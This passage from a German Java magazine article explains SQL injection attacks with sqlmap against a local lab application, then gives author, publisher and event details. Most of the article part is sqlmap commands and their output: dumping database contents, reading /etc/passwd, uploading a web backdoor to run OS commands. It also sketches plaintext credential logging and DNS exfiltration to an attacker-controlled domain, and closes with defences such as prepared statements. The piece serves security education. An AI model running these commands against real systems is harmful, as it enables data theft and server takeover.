Der Aufruf zum Erfragen des aktuellen Nutzers kann dann so ausgeführt werden: `sqlmap -r req.txt -p id --batch --current-user` *(siehe Abbildung 6)*.

Als Nächstes können mit den folgenden Schritten beliebige Daten von der Anwendung gezogen werden. Rein theoretisch könnten wir uns sämtliche Daten der Datenbank ziehen. Das ist aber oft nur wenig sinnvoll, da nicht bekannt ist, wie groß die Datenbank ist und ob noch weitere Stolpersteine auftreten werden. Gezielt können aber folgende Fragen gestellt werden:

1. Welche Datenbanken sind auf dem System? *(siehe Listing 4* und *Abbildung 7)*

```
---
[15:36:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:36:57] [INFO] fetching current user
current user: 'user@%'
```

Abbildung 6

```
sqlmap -r req.txt -p id --batch -dbs
```

Listing 4

```
[15:38:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:38:37] [INFO] fetching database names
available databases [5]:
[*] capabilitiesdb
[*] cmsuserdb
[*] employeedb
[*] information_schema
[*] productdb
```

Abbildung 7

2. Welche Tabellen finden sich in der zuvor gefundenen Datenbank? *(siehe Listing 5* und *Abbildung 8)*
3. Welche Spalten finden sich in welcher Tabelle? *(siehe Listing 6* und *Abbildung 9)*
4. Wie sehen die Inhalte einer spezifischen Tabelle aus? *(siehe Listing 7*, *Abbildung 10* und *Abbildung 11)*

Wenn wir die Antwort etwas schneller haben wollen, können wir mit Threads spielen *(siehe Listing 8)*.

Lesen von Dateien

Die Daten liegen nun auf dem Server des Angreifers. Das kann gravierend sein, wenn man etwa an Kreditkarteninformationen oder andere sensible Informationen denkt.

Dem Angreifer ist es aber oftmals wichtig, längerfristig Zugriff zu behalten. Dafür verwendet er unter anderem die folgenden Möglichkeiten.

Mithilfe von `sqlmap -r req.txt -p id --batch -privileges` kann bestimmt werden, welche Privilegien der aktuelle Nutzer hat *(siehe Abbildung 12)*. Ist das FILE-Recht dabei, kann der Angreifer Dateien

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -tables
```

Listing 5

```
[15:49:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:49:09] [INFO] fetching tables for database: 'productdb'
Database: productdb
[1 table]
+----------+
| Products |
+----------+
```

Abbildung 8

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -T spezifische_Tabelle -columns
```

Listing 6

```
[15:50:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:50:45] [INFO] fetching columns for table 'Products' in database 'productdb'
Database: productdb
Table: Products
[3 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| Price       | decimal(5,2) |
| ProductID   | int(11)     |
| ProductName | varchar(255) |
+-------------+-------------+
```

Abbildung 9

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -T spezifische_Tabelle -C spezifische_Spalten_getrennt_durch_Komma -dump
```

Listing 7

```
~ sqlmap -r req.txt -p value --batch -D productdb -T Products -C Price,ProductId,ProductName --dump
```

Abbildung 10

```
[15:52:50] [INFO] fetching entries of column(s) 'Price, ProductId, ProductName' for table 'Products' in database 'productdb'
Database: productdb
Table: Products
[3 entries]
+--------+-----------+-------------+
| Price  | ProductId | ProductName |
+--------+-----------+-------------+
| 70.10  | 1         | Product A   |
| 100.20 | 2         | Product B   |
| 1.20   | 3         | Product C   |
+--------+-----------+-------------+
```

Abbildung 11

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -T spezifische_Tabelle --dump --threads=15
```

Listing 8

auslesen und schreiben: `sqlmap -r req.txt -p id --batch -file-read=Datei_mit_absolutem_Pfad`. Die *Abbildungen 13* und *14* zeigen, wie so etwas zum Auslesen der Datei `/etc/passwd` verwendet werden kann.

Stimmen die Betriebssystemrechte, kann auf diese Weise der gesamte Code heruntergeladen werden.

Wenn der Code ausgelesen ist, kann bestimmt werden, mit welchem Algorithmus die Passwörter in der Datenbank abgelegt werden. Der Angreifer nimmt sich dann eine Wörterliste, die er für ein selbstgeschriebenes Programm verwendet, in der er exakt den gleichen Algorithmus damit befüllt. Am Ende sucht er mit den zuvor gezeigten Befehlen die Ergebnisse in der Datenbank. Je nach Passwortkomplexität erhält er so die ersten Zugänge in die Webanwendung.

```
[15:55:51] [INFO] fetching database users privileges
database management system users privileges:
[*] 'user'@'%' [1]:
    privilege: FILE
```

Abbildung 12

```
~ sqlmap -r req.txt -p value --batch --file-read=/etc/passwd
```

Abbildung 13

```
[11:46:41] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[11:46:41] [INFO] the local file '[redacted].sqlmap/output/127.0.0.1/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (963 B)
files saved to [1]:
[*] [redacted].sqlmap/output/127.0.0.1/files/_etc_passwd (same file)

[11:46:41] [INFO] fetched data logged to text files under '[redacted].sqlmap/output/127.0.0.1'

[*] ending @ 11:46:41 /2020-07-23/

→ ~ cat [redacted].sqlmap/output/127.0.0.1/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:999:999::/home/mysql:/bin/sh
```

Abbildung 14

Schreiben von Dateien

Der nächste und letzte Schritt des Angreifers ist dann das Schreiben auf den Server. Hierfür sind gewisse Vorbedingungen notwendig, wie das genannte FILE-Privileg, aber auch Schreibrechte auf dem Betriebssystem.

Nun ist er nicht mehr weit davon entfernt, in den Server einzudringen. Das gilt insbesondere dann, wenn Webanwendung und Datenbank auf dem gleichen Server liegen, wie etwa bei Standard-LAMP-Anwendungen *[13]*. Mit `sqlmap -r req.txt -p id --batch --os-cmd=COMMAND` kann ein Befehl auf dem Server ausgeführt beziehungsweise Remote Code Execution durchgeführt werden. Ist das `FILE`-Recht mit der zuvor genannten Prüfung der Privilegien bestätigt und es funktioniert trotzdem nicht, kann es sein, dass man mit `--web-root` noch die Document Root anpassen muss.

Abbildung 15 zeigt zunächst den abgefangenen Request als Einstiegspunkt für die Lücke.

Mithilfe dieser Informationen kann das Kommando id auf dem Server erfragt werden – zu sehen in *Abbildung 16* und *17*.

Wer dieses Szenario nachspielen will, kann das auf GitHub tun *[13]*.

Hat der Angreifer erst einmal Schreibrechte auf die Document Root, kann er sich den Code so umgestalten, wie er möchte.

Ein Angriffsmuster ist es beispielsweise, die eingegebenen Credentials bei jedem Login mitzuloggen – und zwar im Klartext, also noch bevor sie in irgendwelche Hash-Algorithmen gepackt werden, damit man sich das Cracken der Hashes sparen kann.

```
~ cat req2.txt
GET http://127.0.0.1:8782/into_outfile/list_users.php?UserID=2 HTTP/1.1
Host: 127.0.0.1:8782
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Abbildung 15

```
~ sqlmap -r req2.txt -p UserID --os-cmd=id --web-root=/var/www/html/ --batch
```

Abbildung 16

```
[16:59:21] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://127.0.0.1:8782/tmpbtbhh.php
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
[16:59:21] [INFO] cleaning up the web files uploaded
[16:59:21] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 3 times
```

Abbildung 17

Wenn man mal nicht weiterweiß

Es kann passieren, dass man angesichts der vielen Möglichkeiten mit `sqlmap` den Überblick verliert. Wenn das passiert, hilft der Befehl `sqlmap -hh | grep Suchbegriff`. Er führt in die erweiterte Hilfe ein und sucht gleichzeitig nach dem entsprechenden Eintrag darin.

Was sqlmap nicht kann

Folgende Angriffe sind mit `sqlmap` schwierig zu detektieren:

Bei einer Second-Order-SQL-Injection spiegelt sich das Ergebnis nicht direkt in der HTTP Response, sondern erst später wider. Zwar hat `sqlmap` hierfür einen Parameter `--second-order`, dem man die URL zur Analyse mitgeben kann, das Tool erkennt die Lücken aber nicht von sich aus.

Bei der Out-of-Band-SQL-Injection erfolgt die Informationsgewinnung nicht wie üblich über den HTTP-Kanal, sondern über einen anderen Kanal wie etwa DNS. `sqlmap` kann das zwar auch, indem man mittels `--dns-domain=server` den vom Angreifer kontrollierten DNS-Server mitgibt. Allerdings muss man dafür einen eigenen DNS-Server besitzen, um an diese Informationen heranzukommen, was sich nicht immer einfach gestaltet.

Out-of-Band SQLi, auch OAST SQLi genannt, ist der heilige Gral der SQLi, weil hier sämtliche Fehler, die ein Programmierer so machen kann, unwichtig sind. Worauf es ankommt, ist die SQLi-Lücke an sich.

Was ist damit gemeint?

Das heißt, selbst wenn es überhaupt keine Rückmeldung eines SQL-Statements von der Anwendung gibt, also

- keine Fehlermeldung,
- keine unterschiedlichen HTTP-Response-Codes,
- keinerlei Möglichkeit, zwischen einem wahren und einem falschen SQL-Statement zu unterscheiden,
- nicht einmal eine synchrone Verarbeitung, da asynchrone Threads verwendet werden, es also keine zeitlichen Unterschiede gibt, die beispielsweise mit einer SQL-`SLEEP`-Anweisung hervorgerufen werden können,

dann kann die Methode Out-of-Band trotzdem greifen, da SQL-Queries abgesendet werden, die URLs aufrufen, die vom Angreifer gesteuert werden. Und die Rückmeldung über einen Kanal erfolgt vollkommen legitim über DNS-Abfragen. Hierfür reicht eine DNS-Anfrage mit einer Subdomain, die Informationen aus der Datenbank überträgt.

Beispiel: `passwordfromdb.attackerdnsserver.tld`.

Eine Möglichkeit, das auch ohne `sqlmap` einfach durchzuführen, ist das im Webapplication Proxy Portswigger Burp Pro befindliche Werkzeug Collaborator *[14]*.

Zusammenfassung

Um die Gefahr von SQL Injections zu mindern, sind Prepared Statements das A und O. Außerdem sollten wir Datenbank und Anwendungsserver immer voneinander trennen und der Datenbank nur einen Nutzer zuweisen, der seinerseits nur die Privilegien besitzt, die absolut notwendig sind. Ferner lohnt es sich zu prüfen, ob man HTTP-Anfragen aus der Datenbank heraus blockt, um so auch OAST SQLi zu blocken.

Wenn wir diese grundlegenden Prinzipien beachten, können wir das Risiko von SQL-Injections substanziell minimieren.

Referenzen:

[1] *https://www.akamai.com/de/de/multimedia/documents/state-of-the-internet/soti-security-web-attacks-and-gaming-abuse-report-2019.pdf*
[2] *https://owasp.org/www-project-top-ten/*
[3] *http://phrack.org/issues/54/8.html*
[4] *https://www.kali.org/*
[5] *https://darknetdiaries.com/episode/33/*
[6] *https://www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html*
(CVE-Liste SQL-Injection, hier nach Java suchen)
[7] *https://www.baeldung.com/sql-injection*
[8] *https://github.com/secf00tprint/payloadtester_sqli/tree/master/sqli_victim_webapp_java*
[9] *https://www.youtube.com/watch?v=oI_ZhFCS3AQ*
[10] *https://github.com/secf00tprint/payloadtester_sqli*
[11] *https://www.exploit-db.com/google-hacking-database*
[12] *https://gbhackers.com/latest-google-sql-dorks/*
[13] *https://github.com/secf00tprint/payloadtester_sqli/tree/master/sqli_victim_lamp*
[14] *https://portswigger.net/web-security/sql-injection/blind*
Kapitel "Exploiting blind SQL injection using out-of-band (OAST) techniques"

Matthias Altmann
Micromata GmbH
m.altmann@micromata.de

Matthias Altmann ist Softwareentwickler und IT-Security-Experte bei der Micromata GmbH, wo er gemeinsam mit seinen Kollegen den Bereich IT-Sicherheit betreut und fortentwickelt. Er ist außerdem Mitbegründer und Organisator des IT-Security-Meetups Kassel (https://www.meetup.com/de-DE/IT-Security-Kassel/) und teilt sein Know-how darüber hinaus auch auf Fachkonferenzen, in Fachbeiträgen und gelegentlich auch auf seinem Blog https://secf00tprint.github.io/blog/about.html.

Mitglieder des iJUG

01 Android User Group Düsseldorf
02 BED-Con e.V.
03 Clojure User Group Düsseldorf
04 DOAG e.V.
05 EuregJUG Maas-Rhine
06 JUG Augsburg
07 JUG Berlin-Brandenburg
08 JUG Bremen
09 JUG Bielefeld
10 JUG Bonn
11 JUG Darmstadt
12 JUG Deutschland e.V.
13 JUG Dortmund
14 JUG Düsseldorf rheinjug
15 JUG Erlangen-Nürnberg
16 JUG Freiburg
17 JUG Goldstadt
18 JUG Görlitz
19 JUG Hannover
20 JUG Hessen
21 JUG HH
22 JUG Ingolstadt e.V.
23 JUG Kaiserslautern
24 JUG Karlsruhe
25 JUG Köln
26 Kotlin User Group Düsseldorf
27 JUG Mainz
28 JUG Mannheim
29 JUG München
30 JUG Münster
31 JUG Oberland
32 JUG Ostfalen
33 JUG Paderborn
34 JUG Passau e.V.
35 JUG Saxony
36 JUG Stuttgart e.V.
37 JUG Switzerland
38 JSUG
39 Lightweight JUG München
40 SOUG e.V.
41 SUG Deutschland e.V.
42 JUG Thüringen

iJUG Verbund

www.ijug.eu

Impressum

Java aktuell wird vom Interessenverbund der Java User Groups e.V. (iJUG) (Tempelhofer Weg 64, 12347 Berlin, *www.ijug.eu*) herausgegeben. Es ist das User-Magazin rund um die Programmiersprache Java im Raum Deutschland, Österreich und Schweiz. Es ist unabhängig von Oracle und vertritt weder direkt noch indirekt deren wirtschaftliche Interessen. Vielmehr vertritt es die Interessen der Anwender an den Themen rund um die Java-Produkte, fördert den Wissensaustausch zwischen den Lesern und informiert über neue Produkte und Technologien.

Java aktuell wird verlegt von der DOAG Dienstleistungen GmbH, Tempelhofer Weg 64, 12347 Berlin, Deutschland, gesetzlich vertreten durch den Geschäftsführer Fried Saacke, deren Unternehmensgegenstand Vereinsmanagement, Veranstaltungsorganisation und Publishing ist.

Die DOAG Deutsche ORACLE-Anwendergruppe e.V. hält 100 Prozent der Stammeinlage der DOAG Dienstleistungen GmbH. Die DOAG Deutsche ORACLE-Anwendergruppe e.V. wird gesetzlich durch den Vorstand vertreten; Vorsitzender: Stefan Kinnen. Die DOAG Deutsche ORACLE-Anwendergruppe e.V. informiert kompetent über alle Oracle-Themen, setzt sich für die Interessen der Mitglieder ein und führen einen konstruktiv-kritischen Dialog mit Oracle.

Redaktion:
Sitz: DOAG Dienstleistungen GmbH
ViSdP: Mylène Diacquenod
Redaktionsleitung: Lisa Damerow
Kontakt: redaktion@ijug.eu

Redaktionsbeirat:
Andreas Badelt, Melanie Feldmann, Markus Karg, Manuel Mauky, Bernd Müller, Benjamin Nothdurft, Daniel van Ross, André Sept

Titel, Gestaltung und Satz:
Caroline Sengpiel, Alexander Kermas, DOAG Dienstleistungen GmbH

Fotonachweis:
Titel: Bild © Ulvur | *https://stock.adobe.com*
S. 10: Bild © Igor Kutyaev | *https://de.123rf.com*
S. 12: Bild © kora_ra_123 | *https://stock.adobe.com*
S. 18: Bild © maverickinfanta | *https://de.123rf.com*
S. 23: Bild © vilisov | *https://de.123rf.com*
S. 24: Bild © pressfoto | *https://de.freepik.com*
S. 27: Bild © Maksym Yemelyanov | *https://de.123rf.com*
S. 32: Bild © bloomua | *https://de.123rf.com*
S. 35: Bild © sashkin7 | *https://de.123rf.com*
S. 37: Bild © nad1992 | *https://de.123rf.com*
S. 43: Bild © Galina Peshkova | *https://de.123rf.com*
S. 48: Bild © Monsit Jangariyawong | *https://de.123rf.com*
S. 55: Bild © mayrum | *https://de.123rf.com*
S. 62: Bild © robuart | *https://de.123rf.com*
S. 69: Bild © rawpixel | *https://de.123rf.com*
S. 71: Bild © Yuriy Kirsanov | *https://de.123rf.com*
S. 75: Bild © Suriya Siritam | *https://de.123rf.com*

Anzeigen:
Julia Bartzik, DOAG Dienstleistungen GmbH
Kontakt: anzeigen@doag.org

Mediadaten und Preise unter:
www.doag.org/go/mediadaten

Druck:
WIRmachenDRUCK GmbH,
www.wir-machen-druck.de

Inserentenverzeichnis

Java aktuell

Mehr Informationen zum Magazin und Abo unter:

https://www.ijug.eu/de/java-aktuell

iJUG Verbund
www.ijug.eu

JavaLand

16. - 18. März 2021
in Brühl bei Köln

Programm jetzt online

Hybride Veranstaltung

Was die JavaLand als Plattform für Wissentransfer und Networking ausmacht, kannst du vor Ort im Phantasialand oder online erleben. Als Teilnehmer entscheidest du selbst!

Präsentiert von: DOAG Heise Medien

Community Partner: iJUG Verbund

www.javaland.eu